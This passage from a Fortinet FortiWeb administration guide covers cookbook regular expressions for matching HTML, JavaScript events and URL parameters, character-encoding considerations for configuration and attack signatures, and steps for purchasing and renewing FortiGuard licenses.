Any HTML tag pair and contained text/tags, if any (well-formed HTML only; expression does **not** validate by DTD/Schema)	(?i)<\s*([A-Z][A-Z0-9]*)\b[^>]*>(.*?)</\1>
Any HTML comment	(?:<|<)!--[\s\S]*?--[\t\n\r]*(?:>|>)
Any HTML entity (well-formed entities only; expression does **not** validate by DTD/Schema)	&(?i)(#((x([\dA-F]){1,5})|(104857[0-5]|10485[0-6]\d|1048[0-4]\d\d|104[0-7]\d{3}|10[0-3]\d{4}|0?\d{1,6}))|([A-Za-z\d.]{2,31}));
JavaScript UI events (`onClick()`, `onMouseOver()`, etc.)	(?i):on(blur|c(hange|lick)|dblclick|focus|keypress|(key|mouse)(down|up)|(un)?load|mouse(move|o(ut|ver))|reset|s(elect|ubmit))
All parameters that follow a question mark or hash mark in the URL (e.g. `#pageView` or `?param1=valueA&param2=valueB...`; back-reference to this match does not include the question/hash mark itself)	[#\?](.*)

See also

- What are back-references? on page 1118
- Regular expression syntax on page 1113

Language support

Features such as Recursive URL Decoding on page 736, input rules, and attack signatures can detect attacks and data leaks even when multiple languages are used as an evasion technique.

When configuring FortiWeb, regardless of the **display** language (see Global web UI & CLI settings on page 55), the simplest case is to **configure** with only US-ASCII characters. All features, including queries to external servers, support it.

If you want to configure FortiWeb using another language/encoding, or support clients using another language or multiple languages, sometimes characters such as ñ, é, symbols, and ideographs such as 新 are valid input. Support varies by the nature of the item being configured.

For example, by definition, host names cannot contain special characters. DNS standards predate many standards for internationalization. Because of this, the web UI and CLI will reject input if it contains non-ASCII encoded characters when configuring the host name. This means that languages other than English are not supported **unless** encoded as an RFC 3490 (HTTP://tools.ietf.org/html/rfc3490) international domain name (IDN) prefixed with `xn--`. However, other configuration items, such as names and comments, often support the language of your choice.

To use your preferred languages in those cases, use an encoding that supports it.

For best results:

- For regular expressions that must match HTTP requests, **use the same encoding as your HTTP clients**.
- For other features, use UTF-8 encoding, or use only the characters whose encoded values are the **same** in UTF-8 (for example, US-ASCII characters are usually encoded using the same byte-wise values in ISO 8859-1, Windows code page 1252, Shift-JIS and others; however, ideographs such as 新 may be garbled or interpreted as the wrong character when viewed as another encoding).

HTTP clients may send requests in encodings that are **not** UTF-8. Encodings vary by the client's operating system or input language.

If you input the configuration in English, the client's request may match regardless of encoding: due to US-ASCII predating most other encodings, byte-wise, the values for English characters tend to have identical numerical values in many encoding types. For example, English words may be readable regardless of interpreting a web page as either ISO 8859-1 or as GB2312.

For other languages (especially non-Latin alphabets such as Cyrillic and Thai), match the client's encoding exactly.

For example, with Shift-JIS, backslashes (\ ) could be inadvertently interpreted as yen symbols (¥) and vice versa. A regular expression intended to match HTTP requests containing money values with a yen symbol therefore may not work if the symbol is entered using the wrong encoding. Likewise, simplified Chinese characters might only be understandable if the page is interpreted as GB2312. Test your expressions. If you enter a regular expression using another encoding, or if an HTTP client sends a request in an encoding other than UTF-8, remember that matches may not be what you initially expect.

Regular expressions are especially impacted. Matching engines on FortiWeb use the UTF-8 character values. If you need to match multiple possible languages from clients, especially for attack signatures, make sure you construct a regular expression that matches all alternative values.

For example, the Latin letter C is not encoded using the same byte-wise value as the similar-looking Cyrillic letter C. A human being can read a Spanish phrase written with that Cyrillic character, because they are **visually** similar. But a

regular expressions will not match unless written to match both **numerical** values: one for the Latin character, and one for the Cyrillic look-alike (sometimes called a “confusable”).

To configure your FortiWeb appliance using other encodings, you may need to switch language settings on your management computer, including for your web browser or Telnet/SSH client. For instructions on how to configure your management computer’s operating system language, locale, or input method, see its documentation.

If you choose to configure parts of the FortiWeb appliance using non-ASCII characters, you should also use the same encoding throughout the configuration if possible in order to avoid needing to switch the language settings of your web browser or Telnet/SSH client while you work.

Similarly, your web browser or CLI client should usually interpret display output as encoded using UTF-8. If it does not, your configured items may not display correctly in the web UI or CLI. Exceptions include items such as regular expressions that you may have configured using other encodings in order to match the encoding of HTTP requests that the FortiWeb appliance receives.

See also

- Cookbook regular expressions on page 1119
- Regular expression syntax on page 1113

Appendix F: How to purchase and renew FortiGuard licenses

FortiGuard services can be purchased individually or in bundles. After you've registered your FortiWeb (see Registering your FortiWeb on page 62), contact your reseller with the model of your FortiWeb and the services or bundled you would like. Upon purchasing services from your reseller, you will receive the **service registration document** by email which also includes the service in title and summary containing your **contractor registration code**. Here are the next steps:

1. Go to Fortinet Customer Service & Support (HTTPs://support.fortinet.com) and log in to your account.
2. Click **Register/Renew**.
   Note: If you haven't yet registered your FortiWeb you can do so here by entering the serial number.
3. If you already registered your FortiWeb, continued by entering your **Contract Registration Code** from the **Service Entitlement Summary** on the second page of your service registration document.
4. Choose the unit you would like to apply the service to.
5. Read and verify you agree to the terms and conditions of the service.
6. Verify the product entitlement list features all services you wish for the time period you purchased (e.g., the Activation Date and Expiration Date columns on the right).
7. Click **Confirm**.
   The registration is now complete.

It can take up to four hours for FortiWeb to receive the updated services. For details, see Connecting to FortiGuard services on page 417.

Copyright© 2024 Fortinet, Inc. All rights reserved. Fortinet®, FortiGate®, FortiCare® and FortiGuard®, and certain other marks are registered trademarks of Fortinet, Inc., in the U.S. and other jurisdictions, and other Fortinet names herein may also be registered and/or common law trademarks of Fortinet. All other product or company names may be trademarks of their respective owners. Performance and other metrics contained herein were attained in internal lab tests under ideal conditions, and actual performance and other results may vary. Network variables, different network environments and other conditions may affect performance results. Nothing herein represents any binding commitment by Fortinet, and Fortinet disclaims all warranties, whether express or implied, except to the extent Fortinet enters a binding written contract, signed by Fortinet's General Counsel, with a purchaser that expressly warrants that the identified product will perform according to certain expressly-identified performance metrics and, in such event, only the specific performance metrics expressly identified in such binding written contract shall be binding on Fortinet. For absolute clarity, any such warranty will be limited to performance in the same ideal conditions as in Fortinet's internal lab tests. In no event does Fortinet make any commitment related to future deliverables, features or development, and circumstances may change such that any forward-looking statements herein are not accurate. Fortinet disclaims in full any covenants, representations, and guarantees pursuant hereto, whether express or implied. Fortinet reserves the right to change, modify, transfer, or otherwise revise this publication without notice, and the most current version of the publication shall be applicable.